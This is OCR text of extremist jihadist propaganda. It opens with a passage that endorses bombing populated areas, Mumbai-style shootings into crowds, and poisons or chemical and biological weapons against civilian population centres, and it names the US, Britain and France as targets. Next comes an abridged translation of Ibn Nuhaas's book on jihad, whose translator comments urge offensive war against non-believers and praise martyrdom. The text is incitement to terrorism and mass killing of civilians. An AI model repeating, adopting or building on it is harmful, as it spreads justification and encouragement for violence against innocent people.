13 *Al-Kâfî*.

targets that are more protected.

Modes of operation that would be allowed according to the above evidence:

• The use of explosives against populated areas in nations that are at war with Muslims is allowed. Explosive devices are similar to the effect a mangonel would have. Mangonel missiles were either stones which would fall and kill by impact or by shrapnel caused by them or containers that are filled with an incendiary material which would kill by burning. Some scholars have equated explosives to the use of fire against the enemy, which isn't exactly accurate.[14] It is true that explosives do produce high temperatures but most deaths are caused by shrapnel and by the detonation wave. The heat of the explosion causes the least number of casualties. This is the case with most explosive materials. But whether the death is caused by heat or by shrapnel, explosives are similar in legislation to the use of the mangonel.

• The use of firearms in operations such as that of Mumbai, which is targeted at the general population, is allowed and is similar to the bayat method of war discussed above. The shooter can fire randomly at crowds but should avoid the execution of women or children when the target is clear.

• The use of poisons or chemical and biological weapons against population centers is allowed and is strongly recommended due to its great effect on the enemy. Regarding the importance and permissibility of using such weapons, the classical scholars have said the following:

– Imam al-Mawardi: "The Messenger of Allah ﷺ set up the catapult on al-Taif when he laid siege to it following the opening of Makkah. It is allowed to attack the enemy (in the place where they live such as their cities or villages) when they are not aware, like what the Messenger of Allah ﷺ did with Bani al-Mustalaq, and it is allowed to attack them at night and set fire to their homes and throw on them fire, snakes or scorpions, demolish their homes with them inside, release floods onto them, cutoff their water supply, and do onto them all what would lead to their destruction without refraining just because of the women and children that are among them, even if that would lead to the deaths of their women and children. This is because the Messenger of Allah ﷺ did not stop from attacking Bani al-Mustalaq or al-Taif because of their women and children. The instruction of the Messenger of Allah ﷺ not to kill women and children is when they are intentionally executed; also when they fall as booty they should not be killed. However when they are residing in *dâr al-Ĥarb*, it is *Ĥalâl* to target them and they carry the same ruling as their men."[15]

– Imam al-Sarkhasi (a Hanafi scholar) quotes Muhammad ibn al-Hassan from *Sharĥ al-Sayr al-Kabîr*: "It is allowed for the Muslims to burn the fortresses of the disbelievers with fire, to flood them with water, or to put blood, feces or poison in their water until they contaminate it because Allah commanded us to subdue them and break their strength and all the methods of war which we mentioned that would lead to their weakening would be fulfilling the commands (of Allah) and would not fall under disobeying (of Allah). All of this also damages the enemy and that is a way to obtain rewards. Allah says: ﴿**Nor do they inflict any injury upon an enemy but is written to their credit as a deed of righteousness**﴾ [9: 120]. None of the mentioned (methods of war) are prohibited if there is among them Muslim prisoners of war, people who are given peace, young or old, men or women even if we know that, because there is no way to avoid them and at the same time fulfill the commands of subjugating the disbelievers and whatever is not possible to avoid is forgiven."

– Imam Ibn Farhoon (a Maliki scholar): "The enemy is fought in every way, and with fire if there is no other means if we fear harm from them. If we do not fear harm from them then there are two opinions. […] It is not disputable that we are allowed to strike their ships and fortresses with the mangonel even if Muslims are therein."[16]


– Imam al-Kharshi (a Maliki scholar): "It is allowed to fight the enemy if they do not respond to what we call them to with all forms of war. It is al-

14 The scholars are using the (authentic) evidence that the Prophet ﷺ banned the use of punishing the enemy with fire.

15 *Al-Ĥâwî al-Kabîr.*

16 *Tabsirât al-Ĥukâm.*

lowed to cut off water from them to kill them from thirst, to release floods on them, to drown them according to the famous opinion, or to kill them with weapons such as a blow from a sword, a stab from a lance, a missile from a mangonel or other weapons of war."[17]



– Imam al-Shafi'i: "If the enemy protects himself in a mountain, a fortress, a trench, with thorn trees, or with any form of protection it is allowed to strike them with mangonels, catapults, fire, scorpions, snakes and all what harms them. It is allowed to flood them with water to drown them, or to get them hampered in mud. That is whether women, children and priests are among them or not because the land (of war) is not protected with Islam or with a covenant. It is also acceptable to burn their fruit trees or other trees, to destroy their buildings and all what doesn't have a soul from their belongings."[18]

– Imam al-Bahuti (a Hanbali scholar): "It is also allowed to strike them (the disbelievers) and put fire, snakes, or scorpions in the scales of the mangonel, to fill their tunnels with smoke, to release floods on them in order to drown them, and to destroy their fortresses and buildings. But if we can defeat them without the use of fire then we shouldn't use it."[19]

– Imam al-Shawkani: "Allah has commanded us to kill the disbelievers without specifying the methods of doing so. Allah did not command us to do this or not do that. Therefore there is no preventing from killing them with every means of killing whether it is shooting, stabbing, flooding, demolishing buildings on them or throwing them from heights."[20]

These statements of the scholars show that it is allowed to use poison or other methods of mass killing against the disbelievers who are at war with us. In addition to that, there are many other important insights in their statements that the reader may benefit from.

The populations of the nations that are at war with the Muslims and especially those who are at the lead such as the U.S., Britain and France should be targeted by the mujahidin in operations that employ explosives, poisons, firearms and all other methods that lead to inflicting the greatest harm on them and this is among the greatest deeds a Muslim can worship Allah with in our day and time.

"All of this also damages the enemy and that is a way to obtain rewards. Allah says: ﴿Nor do they inflict any injury upon an enemy but is written to their credit as a deed of righteousness﴾ [9: 120]."

- Imam al-Sarkhasi

THE BOOK OF JIHAD

MASHARI AL-ASHWAQ ILA MASARI AL-USHAAQ WA MUTHEER AL-GHARAAM ILA DAAR AS-SALAAM

BY

ABI ZAKARYYA AL DIMASHQI AL DUMYATI
"IBN-NUHAAS"

(D. 814 HIJRI)

TRANSLATED BY NOOR YAMANI (ABRIDGED)

CONTENTS

CHAPTER 1: ON THE COMMAND OF JIHAD AGAINST THE NON BELIEVERS AND ITS MANDATE, AND THE STERN WARNING AGAINST THOSE WHO DON'T PRACTICE JIHAD:12

The command to fight:..... 12

Is Jihad fard kifayah or fard ayn? 15

The punishment of those who don't participate in Jihad:..... 17

An advice to the ones who stay behind: 19

1. The desire to live longer: 19
2. Attachment to family..... 20
3. Love of wealth: 20
4. Love of your children and caring for them:..... 21
5. Your friends: 22
6. Power and prestige: 22
7. Attachment to a comfortable lifestyle: 22
8. Desire to live longer to do more good deeds: 23
9. Love of your wife:..... 24

CHAPTER 2: THE VIRTUES OF JIHAD AND MUJAHIDEEN 26

The virtues of Jihad:..... 26

Jihad is the best deed after Salah and being dutiful towards one's parents:..... 27

Jihad is the greatest deed after believing in Allah:..... 27

Jihad is greater than worshiping in the House of Allah and serving it and serving the pilgrims: 28

References that jihad is the greatest deed of all: 28

Jihad is the most beloved deed to Allah:..... 29

The mujahid is the greatest of all people: 29

No one can practice any act of worship equivalent to jihad:..... 29

References that the sleep of the mujahid is better than the praying of the night and fasting of the day of others: 30

Allah reserved one hundred levels in Paradise for the mujahideen, between each level and the other is the distance between the heavens and earth:..... 30

The Rahbanyyah (monasticism) and Siyahah of this nation is jihad:..... 31

The pinnacle of Islam is jihad: 31

The mujahid is given a guarantee by Allah: 32

Allah will never forsake the mujahideen but would help them and respond to their prayers: 32

Miscellaneous rewards of the mujahideen: 32

References to preference of jihad over hajj: 34

The virtues of encouraging jihad: 34

The virtue of racing towards jihad: 35

The virtues of the dust in the path of Allah: 37

The virtues of riding the sea in jihad: 37

The virtues of horses and keeping them for the purpose of jihad: 38

The virtue of fear in the path of Allah: 39

The virtues of standing in the ranks on the battlefield: 39

A chapter on the farewell of the fighters: 39

CHAPTER 3: THE VIRTUES OF SPENDING IN THE CAUSE OF ALLAH: 40

The punishment of withholding wealth from being spent in the path of Allah: 41

The virtues of providing for the fighters in Allah's path and taking care of their families: 42

CHAPTER 4: THE VIRTUES OF RIBAAT (THE STATIONING) AND THE VIRTUES OF THE ONE WHO DIES IN RIBAAT: 44

The period of being stationed: 46

The virtues of guarding in the path of Allah: 47

CHAPTER 5: THE RULES AND VIRTUES OF TARGET SHOOTING: 50

The virtues of target shooting: 50

Rules of betting on racing and target shooting: 52

Rules of betting on target shooting: 53

The warning against whoever learns shooting and then deserts it: 53

The virtues of swords:..... 54

CHAPTER 6: THE VIRTUE OF INJURY IN THE SAKE OF ALLAH: 55

CHAPTER 7: THE VIRTUES OF KILLING A NON-BELIEVER FOR THE SAKE OF ALLAH: ... 57

CHAPTER 8: THE VIRTUE OF AN INDIVIDUAL OR A SMALL GROUP IMMERSING THEMSELVES WITHIN A LARGE ARMY OF NONBELIEVERS IN SEARCH OF MARTYRDOM AND CAUSING DAMAGE TO THE ENEMY: 59

CHAPTER 9: ON DUELING: 66

CHAPTER 10: THE SEVERE PUNISHMENT FOR THE ONE WHO TURNS HIS BACK DURING BATTLE: 68

CHAPTER 11: THE INTENTIONS IN JIHAD:..... 70

The reward for jihad only occurs when the intentions for fighting are purly for the sake of Allah:..... 70

The different intentions in jihad: 71

1. The pleasure of Allah: 71
2. Love for Islam:..... 71
3. Seeking Paradise: 71
4. Self-defense: 73
5. Both jihad and booties:..... 73
6. Booty: 74
7. Recognition:..... 74

Rulings on being paid for fighting: 74

Seeking recognition in jihad after starting it with a sincere intention:..... 75

The ruling on the one who boasts about his jihad: 75

A mujahid who goes on jihad and dies without fighting is a Shaheed:..... 75

CHAPTER 12: MARTYRDOM:..... 78

Asking for martyrdom and getting it:..... 78

The virtues of martyrdom: 80

The earth does not consume the bodies of the martyrs: 81

The virtues of martyrs: 83
1. Desire to die again for the sake of Allah: 83
2. Forgives all sins: 83
3. The angels provide shade for the Shaheed with their wings: 84
4. Martyrdom guarantees Paradise: 84
5. Are in the inside of green birds in Paradise: 84
6. They are not punished in their graves: 85
7. The Shaheed is spared from the shock of the blow of the Horn: 85
9. The Shaheed intercedes for seventy of his family members: 85
10. The Shaheed feels peace on the Day of Judgment: 85
11. The blood of the Shaheed doesn't dry until he sees his wives in Paradise: 86
12. The one who dies as a Shaheed is better than the one who wins and returns home safely: 86
13. The Shaheed does not feel the pain of death except like a brief sting: 87
14. The angels continuously visit the martyrs and deliver their salaams to them: . 87
15. Allah is pleased with the Shaheed: 87
16. For martyrdom to be accepted no good deeds are required to precede it: 88
17. The Shaheed is married to al Hoor (the woman of Paradise): 88

CHAPTER 13: THE RULINGS REGARDING MUSLIM POWS: 90

CHAPTER 14: THE HISTORY OF JIHAD: 92

The battles of the Messenger of Allah and the Muslims after him: 92

The armies sent by the Messenger of Allah: 102

An overview of some of the battles of the Muslims: 104

CHAPTER 15: COURAGE AND FEAR: 108

How to overcome fear: 108

The courageous of this Ummah: 109

CHAPTER 16: NECESSARY RULINGS FOR THE MUJAHID TO KNOW: 116

Rulings regarding Ghaneemah: 116

The prohibition of Ghalool: 117

Rulings regarding Salb: 118

Rulings regarding Muslim POWs: 119

The ruling regarding the enemy POWs: 119

Miscellaneous issues:..... 120

CHAPTER 17: A BRIEF CHAPTER ON THE ART OF WAR:..... 125

Translator's preface:

About the author:

The author: Ahmad Ibrahim Muhammad al Dimashqi al Dumyati (died 814 hijri)

He was eager to do good, preferred living in obscurity, showed no arrogance or pride due to his knowledge, whoever would see him would think he is a commoner – a handsome man, with a beautiful beard, short and medium built. Spent a lot of his life stationed in Jihad until he died as a Shaheed.

Ibn Al Imad: The Sheikh, Imam, scholar, and exemplar.

In 814 hijri the Romans attacked the people of Teenah in Egypt. The people of Dumyat led by Ibn al Nahaas went to join their brothers in their fight against the invading forces and he died in the battlefield.

About this book:

Introduction:

My comments are enclosed in brakets []

Definition of Jihad:

The linguistic meaning:

- Lisan Alarab: Fighting the enemy. It involves using all effort in words and deeds.
- Mujam matn al lughah: Jihad is commonly used to refer to waging war for the sake of Alhaq (the truth)

In Islamic terminology it means:

Calling towards the true religion and fighting with one's soul and wealth against those who reject it. (Al Inayah Sharh al Hidayah (Hanafi))

Jihad is fighting. (Al Sheerazi in al Muhadhab (Shafi'i)

Jihad is a Muslim waging war agianst a non-Muslim who has no peace agreement with Muslims and the fighting is for the sake of the word of Allah to prevail. Jihad is also fighting the non-Muslim who attacks Muslim territory and it is also the Muslims attacking the non-Muslims in their land. (Mawahib al Jaleel fi Sharh Mukhtasar Khalil (Maliki))

Jihad is a cure for the individual and the society. It cures the individual by delivering him from the sickness of disbelief to the wellbeing of Islam. Disbelieving in Allah is the greatest disease of all and the most destructive on all humanity, while Islam is the complete cure. Jihad cures the society by eliminating the source of corruption and oppression. Leaving the disbeliever unharmed increases the disease and strengthens it and allows the cancer to spread. Therefore Islam cannot flourish and Muslims cannot live in peace unless the disease is cured. If it is possible to cure the disease by using a medicine then be it. Otherwise the infected portion must be amputated even though the amputation could cause pain and suffering for the body. But then no one could claim that the amputation cruel or inhumane. It was necessary for the survival of the body. That is precisely the role of Jihad in Islam. First the message should be conveyed through peaceful means. If the peaceful course is exhausted and it did not bear its fruits, the bearers of the truth would need to draw their swords and fight in order for the word of Allah to prevail.

Important terms:

Jihad:
Ribaat: Is the stationing in a land bordering the enemy for the purpose of jihad. The land of Ribaat is a land that is under threat of attack by the enemies of Islam. The one who is stationed in Ribaat is called a Murabit

Qazw: Linguistically refers to “pursuit” It is used in Islamic terminology to refer to pursuing the enemy in order to fight him.

The ruling of Jihad:

There are two types of *fardh* (duty) in Islam: *Fardh Ayn* and *fardh kifayah*.

Fardh Ayn (individual duty): This is a mandatory duty that must be performed by everyone. Examples of this type of duty are the five daily prayers and fasting.

Fard kifayah (collective duty): This is a mandatory duty that must be done. If some Muslims fulfill it then the rest are releived of the duty. Example of this type of duty is enjoining good and forbidding evil. This is a duty that must be done in the Ummah. If some Muslims fulfill that duty then the rest are reliefed of the duty but if they don’t then the whole Muslim Ummah is sinful until the duty is fulfilled. Another example would be the Adhan. According to some schools of thought the adhan is fardh kifayah. If Adhan is not performed in a Muslim community then they are all held accountable for that until one of them performs it.

Jihad is a collective duty ***(fardh kifayah)***. (A command which is imperative upon all to perform it, but if some do perform it, it will be sufficient). That is the opinion of the majority of scholars.
In al Hidayah (Hanafi) it states that: Fighting the non-believers is mandatory even if they do not initiate war and that is according the general texts of Islam.

Al Mugni: Jihad becomes an individual duty in three cases: 1) When the armies meet it is mandatory to fight and not flee. 2) If the non-believers descend on Muslim territory. 3) If the Imam calls for war it is mandatory on every able Muslim to respond.

Ibn Hazm: Jihad is mandatory on Muslims. If some do fulfill the duty by protecting our borders, and fighting the enemies in their own land and conquering it, then the other Muslims are relieved of the duty otherwise it is a duty on each one of them according the verse: " Go forth, whether light of heavy, and strive with your wealth and your lives in the cause of Allah. That is better for you, if you only knew"

The classification of Jihad into minor and major Jihad:

The hadith of "We returned from the minor Jihad to the major Jihad" is fabricated. It hasn't been narrated by any of the scholars of hadith.

Ibn Taymiyah states: The hadith of " We returned from the minor Jihad to the major Jihad" is fabricated and is not narrated by any of the scholars who have knowledge of the words of Rasulullah, his actions and his Jihad against the nonbelievers. In fact Jihad against Kufar is among the greatest of deeds. Indeed it is the greatest voluntary deed a human could do.

Evidence that Jihad is overwhelmingly used to refer to fighting non-believers:

1. The objection of women: When women came to the Messenger of Allah and complained that the men join you in jihad while we don't. The Messenger of Allah told them that the jihad of women is hajj.

   It is obvious here that jihad refers to combat. If it meant struggle of the soul then why can't the women do it?

2. Simply look at the table of context of the books written by our traditional scholars. In their books the chapter titled jihad only refers to fighting. If they understood it to directly include other meanings this would have been reflected in their writings. As an example of what I stated you can refer to the following books and take a look at the chapter of Jihad (notice that they called it Jihad and not Qitall (fighting)): Al Mughni by ibn Qudamah– Al Umm by Imam Shafi'i – Al Mudawanah by Imam Malik - The three commentaries on Mukhtasar Khalil by Al Kharshi, Alaysh and Al Hatab – Al Muhala by Ibn Hazm – Subul Al Salam – Nayl Al Awtar – Al Fatawa al Kubra by Ibn Taymiyah.

3. The meaning of these hadiths referring to jihad can only mean fighting. For example:

- Abu Huraira states that the Messenger of Allah was asked: "Is there any deed equivalent to jihad?" He said, "Yes, but you wont be able to do it" The third time he said, "What is equivalent to the mujahid is the one who is fasting, and praying continuously until the mujahid *comes* back" (Muslim) In other words comes back from combat. Coming back from struggle of the soul would make no sense.

- Abu Hurairah states that the Messenger of Allah was asked, “O Messenger of Allah, guide me to a deed equivalent to jihad” He said, “I don’t find any!” Then he said, “When the mujahid goes on jihad, can you enter your masjid and pray continuously, and fast and never break your fast?” The man said, “and who could do that!” (Bukhari)

- Abu Huraira narrates that one of the companions passed by a spring of fresh water in a valley. He said if I seclude myself from people and stay in this valley (to worship Allah). But I wont do so until I seek permission from the Messenger of Allah. The Messenger of Allah said, “ Don’t do so. The posting of one of you in the path of Allah is better than his prayer in his house for seventy years. Don’t you want Allah to forgive you and enter you into Paradise? Fight (iqzoo) in the path of Allah. For whoever fights (katal) in the path of Allah a time equivalent to that of milking a camel, Paradise is guaranteed for him” Tirmithi (sahih). So this Sahabi who wanted to live in seclusion to make jihad al nafs was told not to do so.

Not only that but also whenever “fi sabeel illah” (in the cause, way or path of Allah) is used it is understood to mean fighting.

Ibn Hajjar states that: Whenever “fi sabeel illah” is used in a general sense it refers to fighting in the path of Allah.

In al Mussanaf by Ibn Abi Shaybah and al sunnan al kubra by al Bayhaqi:

Abu Bakr al Siddeeq escorted an army and walked with them and then said: “Praise be to Allah for having dust on our feet in his cause.” A man said: “But we just escorted them and gave them farewell?” Abu Bakr said: “We prepared them, gave them farewell and made prayers for them”
Over here you see that the man questioned Abu Bakr claim that “we had our feet dirty in the cause of Allah” This is because the man understands that to mean in the battleground. Abu Bakr explained to him that it would also include the ones who support and provide for the fighters.

Also this following hadith can only be understood in light of the aforementioned definition of “in the path of Allah”:

576 Muslim:
Salman al Farisi said: The Messenger of Allah said: “Being stationed in the path of Allah for a day is greater than fasting the days of a month and praying its nights. And if he dies his rewards of the deeds he used to do would continue and his provisions would continue and he would be spared the trial of the angels of the grave”

If “in the path of Allah is general and includes all good deeds, then there is no meaning in saying that it is better than the fasting and praying of a month. So it must have a specific meaning, and that is fighting.

708 Tirmithi:
Abdullah bin Amr narrated: The Messenger of Allah said: “Two eyes will not be touched by Hellfire: An eye that cries from the fear of Allah, and an eye that spent the night in a guard post in the path of Allah.

The whole concept of guarding in the path of Allah would only make sense if it is in the context of fighting.

801 Al Nasa'i – al Hakim – Tirmithi – Abu Dawud:
Amr bin Absah said we were laying siege to al Taif and I heard the Messenger of Allah say: "Whoever shoots an arrow in the sake of Allah will be rewarded like one who has freed a slave" Amr said I shot 16 arrows on that day.

Shooting arrows can only be in fighting.

CHAPTER 1: ON THE COMMAND OF JIHAD AGAINST THE NON BELIEVERS AND ITS MANDATE, AND THE STERN WARNING AGAINST THOSE WHO DON'T PRACTICE JIHAD:

The command to fight:

"Fighting has been enjoined upon you while it is hateful to you. But perhaps you hate a thing and it is good for you; and perhaps you love a thing and it is bad for you. And Allah knows, while you know not" (al Baqara 216)

" And fight in the cause of Allah and know that Allah is Hearing and Knowing" (al Baqara 244)

" And if it were not for Allah checking [some] people by means of others, the earth would have been corrupted, but Allah is full of bounty to the worlds" (al Baqara 251)

" Then kill the polytheists wherever you find them and capture them and besiege them and sit in wait for them at every place of ambush" (al Tawba 5)

"Fight those who do not believe in Allah or in the Last Day and who do not consider unlawful what Allah and His Messenger have made unlawful and who do not adopt the religion of truth [i.e., Islam] from those who were given the Scripture – [fight] until they give the jizyah[1] willingly while they are humbled" (al Tawba 29)

Imam Al Haleemi in Suab al Iman:

Allah clarified that if it weren't for Allah checking the nonbelievers through the believers and giving the believers authority to protect Islam and break the armies of disbelief, disbelief would have reigned on earth and the true religion would have been eliminated. This proves that the reason for the survival of religion (i.e., Islam) is Jihad and whatever is in this status deserves to be a pillar of Iman.

1. On the authority of Ibn Umar (may Allah be pleased with him), the Messenger of Allah (peace and blessings of Allah be upon him) said: " I have been ordered to fight against the people until they testify that there is none worthy of worship except Allah and that Muhammad is the Messenger of Allah, establish the prayer and give the zakah. Then, if they do that, their blood and wealth will be protected from me – except in accordance with the right of Islam. And their reckoning will be with Allah, the Exalted" Bukhari, Muslim, Tirmithi, Nasa'i, Abu Dawud, Ibn Majah, Ahmad, al-Bayhaqi, Ibn Habbaan, al-Darqutni, and Imam Malik.

   It was narrated by Ibn Umar, Abu Huraira, Jabir Ibn Abdullah, Anas bin Malik, Jareer ibn Abdullah, Aus ibn Abu Aus, ibn Abbaas, Sahl ibn Saad, al-Numaan ibn Basheer, Tariq ibn Ashyam, Abu Bakrah, Muadh bin Jabal and Samura bin Jundub.
   Thus, the hadith is Mutawatir, the absolute strongest form of Hadith.

[1] Jizyah: A tax imposed on the Christian and Jewish subjects of the Muslim Khilafah.

Among a few interpretations ibn Hajjar mentions the strongest is that people are fought to establish the dominance of Allah's law. This objective can be met through many means. It could be met by fighting them. It can also be met by them accepting the law of Allah and paying the Jizyah. It can also be met by some sort of peace accord between Muslims and others, in which the non-Muslims will not oppose the word of Allah in any way.

2. Abu Muthana Al Abdi said I heard Abu Al Khasasyah say I came to the Messenger of Allah and said I would pledge allegiance to him. The Messenger of Allah took the pledge from me to testify that there is none worthy of worship other than Allah that Muhammad is the Messenger of Allah, to pray the five prayers, to fast Ramadan, to pay Zakah, to make Hajj, and to fight in the sake of Allah. I said O Messenger of Allah, Two of those I cannot do. The first is Zakah. I only have ten camels. They constitute my entire wealth. The second is Jihad. I heard that whoever runs away from the battlefield has incurred the wrath of Allah. I am afraid if fighting faces me I might fear death and my spirit would fail me. Rasulullah grabbed his hand and waved it and said, "No sadaqah and no Jihad! How can you then enter into Jannah?". Abu al Khasasyah then said: The Messenger of Allah took my pledge on every term he mentioned."

   Narrated by Al Hakim and authenticated it.

3. Salamah bin Nufail said: While I was sitting with Rasulullah a man came to him and said, "O Messenger of Allah Horses are being discarded and weapons are been laid down and some are claiming that there is no more fighting" Rasulullah said, "They are lying! Fighting has just begun! And a party of my Ummah will fight for the sake of Allah, and those who oppose them will not harm them. Allah will deviate the hearts of some men to provide for that party from them by fighting them. And they will continue fighting until the final hour starts (the Day of Judgment) and good will remain on the foreheads of horses until the day of Judgment and war will not end until Yagog and Magog come out.
   Narrated by al Tabarani in Al Mujam al Kabir

   A similar hadith was narrated by Imam al Nasa'i and is ***hasan*** (agreeable):

4. Salamah bin Nufail said: While I was sitting with Rasulullah a man came to him and said, "O Messenger of Allah Horses are being humiliated (ignored), and weapons are being laid down and people are claiming there is no more Jihad and war has ended" Rasulullah said: " They are lying! Fighting has just begun! Fighting has just begun! And a party of my Ummah will remain fighting on the true path and Allah will deviate the hearts of some men and Allah will provide the fighters from them until the final hour starts and the promise of Allah is fulfilled and good is on the foreheads of horses until the day of Judgment. It is being revealed to me that I will be departing you soon and you would follow me while you are fighting each other and the house of the believers is in al shaam[2].

   In the commentary on Al Nasa'i by al Sindi he states that:

[2] Al Shaam refers to Syria, Lebanon, Palestine and Jordon. It could be used to refer to part or all of these countries.

Humiliating horses means ignoring them and belittling their importance or not using them for combat.

"Now fighting has started now fighting has started" The repetition is to reveal the importance of the message and it means that fighting is only increasing and that Allah has just prescribed it so how can it end so soon? Or it means that the real fighting has just begun because so far they have been fighting only within their territory, the land of the Arabs, but now is time for them to carry the battle to further lands.

"Allah will deviate the hearts of some" It means Allah will always provide this party of believers with men to fight even if it means deviating their hearts from Iman to Kufur. That is to bless these believers by providing them with the honor of fighting in his sake and the ultimate pleasure of pleasing Allah. [In other words Allah will never deprive the Ummah from the opportunity of Jihad. Even if one were to assume that the whole world would become Muslim, Allah would deviate the hearts of some from Islam to disbelieve so that the Mujahideen can fight them]

"Good is on the foreheads of horses," Means reward and booty, or honor and pride
"The house of the believers is al Shaam" that is referring to the end of time. It will be the stronghold of Islam and the land of Jihad.

[We have a right to ask: Where have these hadiths been? How come our scholars have left us in the dark regarding these hadiths? How come we've heard the hadiths on Taharah and the etiquettes of the toilet hundreds of times while one has to dig deep in our classical books to retrieve these treasures?]

5. Anas narrates that the Messenger of Allah said: "Fight the nonbelievers with your wealth, arms, and tongues"

   With your tongues means hurt the non-believers by letting them hear what displeases them.
   Sahih, al Nasa'i, Abu Dawud, Ahmad, and al Hakim

6. The Messenger of Allah said: "I have five commands for you: To Listen, to obey, to fight jihad, to make hijrah, and to stay with the jama'ah"
   Tirmithi – Ahmad – AbdulRazaq (Hassan)

7. Ibn Abbaas narrates that the Messenger of Allah said, "There is no Hijrah after the opening of Makkah but there is Jihad and intentions and if you are called to fight then fight"
   Bukhari and Muslim

Allah says: " Go forth, whether light of heavy, and strive with your wealth and your lives in the cause of Allah. That is better for you, if you only knew"

Comments on the meaning of "light and heavy" in this verse:

Abi Saleh: The young and old

Qatadah: Active or inactive, energetic or not

It is narrated that Abu Ayub al Ansari took a rest from Jihad for a year. He then recited this ayah and said, “I do not find for myself an excuse in this ayah” so he resumed his Jihad.

Abu Shaybah narrated with an authentic narration to al Hakam: Busy or preoccupied.

It is also said the “heavy” is the one who has property which he fears would be lost if he joins Jihad. While the “light” is the one with no property to worry about.

Al Qurtubi says, “ the ayah is general and applies to everyone whether joining is easy for them or not”

Al Zuhri states that Ibn Al Musayab joined the army when he had already lost one of his eyes due to old age. He was told you are ill, he said, “ Astaqfirullah (May Allah forgive me) Allah says the light and the heavy. If I am incapable of fighting at least I will increase the number of the army and would guard your luggage”

[Subhanallah, some people would use every argument to run away from fighting -when they have no excuse- while some would have a valid excuse but would nevertheless use every argument to join the fighters

8. Abu Ya’la and al Hakim narrate with an authentic chain: Anas bin Malik said that Abu Talhah recited al Tawbah and passed by this verse “Go forth light or heavy” and said I see that Allah is calling upon me whether I am young or old. So he told his sons to prepare him for combat. They said you have already fought with Rasulullah until he died and then with Abu Bakr until he died and then with Umar. So know let us fight on your behalf. He said, “Prepare me for combat” and they did. He went on an expedition in the sea and died. They didn’t find an island to burry him until seven days latter and his body never changed.

9. AbdulRazaq narrates that Makhool used to face Qiblah and then swear ten times in the name of Allah that going out in expeditions is mandatory on you. He would then face his students and say, “If you want be to swear beyond ten times I would do so”

Is Jihad *fard kifayah* or *fard ayn*?

Realize that attacking the non-believers in their territories is a collective duty (*fardh kifayah*) with the consensus of the scholars. However ibn al Musayeb and ibn Shubrumah state that it is a duty (*fardh ayn*) on each and every individual.

The minimum participation in Jihad is once a year, and more is always better. It is not allowed to have a year pass you by without any fighting except out of necessity like the weakness of Muslims and the great numbers of the enemy, or fear of extermination if you attack them first, or

lack of provisions, or similar excuses. Otherwise, if there is no necessity it is not allowed to delay attacking the non-believers for more than a year. Imam Shafi'i states that.

The imam of al Haramain says: I adopt the opinion of the scholars of usool. They stated that Jihad is a mandatory call and must be established according to the ability until none remains in the world but a Muslim or one who has submitted to Muslims. Thus, Jihad is not limited to once a year. It should be done more frequently if possible. What the scholars of fiqh stated is because usually the time spent in preparations for combat limit the ability to wage war to once a year.

The author of al Mugni from the Hanbali school states: "The minimum jihad is once a year, so it is mandatory every year. If there is a need to fight more than once a year, it becomes mandatory on the Muslims to fulfill that need."

Al Qurtubi states in his tafseer: "It is mandatory on the Imam to send an army of Muslims to the land of the enemy once every year and the Imam should participate himself in such expeditions. If not, then he should send someone capable whom he trusts, to call them to Islam, keep away their harm, to give victory to the religion of Allah, until they enter Islam or pay jizyah"

[Notice that al Qurtubi states that one of the objectives of sending the armies is to keep the harm of the enemy away. This is an indication that Muslims will never taste peace in their lives if they do not attack the enemies of Allah and on their turf. The consequences of not fulfilling that duty is the price we are paying today. If you don't keep shaytaan in check he will not leave you alone.]

Jihad is not mandatory on children, the mentally incapable, women, and the ill. It is mandatory however, on the one-eyed, the one who is suffering from a mild illness such as a headache, a sore tooth, or fever, or the one who has a slight limp. This is in the madhab of Imam Ahmad, and I don't know any disagreement regarding that and Allah knows best.

It is the consensus of scholars that one cannot participate in Qazw without the permission of the parents

This is all regarding the Jihad, which is a collective duty (starting the non believers with war and on their territory). But if the enemy enters the Muslim land, or even approaches it and masses on its borders, even if they do not actually enter it, and there armies are double the size of that of the Muslims or less, then Jihad becomes mandatory on each and every individual. Then, the slave leaves without the permission of the master, the woman without the permission of her husband (if she has the strength to fight according to the stronger opinion), the son without the permission of the parents, and the one indebt without the permission of the lender. All of the above stated is the opinion of Imam Malik, Ahmad, and Abu Hanifah [in addition to the madhab of the author which is Shafi'i].

If the enemy ambushes the Muslims in a certain area and they don't have a chance to assemble together and prepare to fight, then whoever is faced by a nonbeliever, or a group of nonbelievers, and the Muslim knows that if he surrenders he would be killed, then he must fight. There is no difference in this ruling between a freeman, slave, man, woman, blind, limp, or ill. If there is

only the possibility of being killed if surrendered, but would defiantly be killed if he refuses to surrender, then it is allowed to either surrender or fight, but fighting is better.

If a woman thinks if she is taken prisoner she would be sexually abused, it is mandatory on her to fight, even if that would lead to her death because if a person is forced to commit adultery or fornication it is not allowed to give in even if to save one's life.

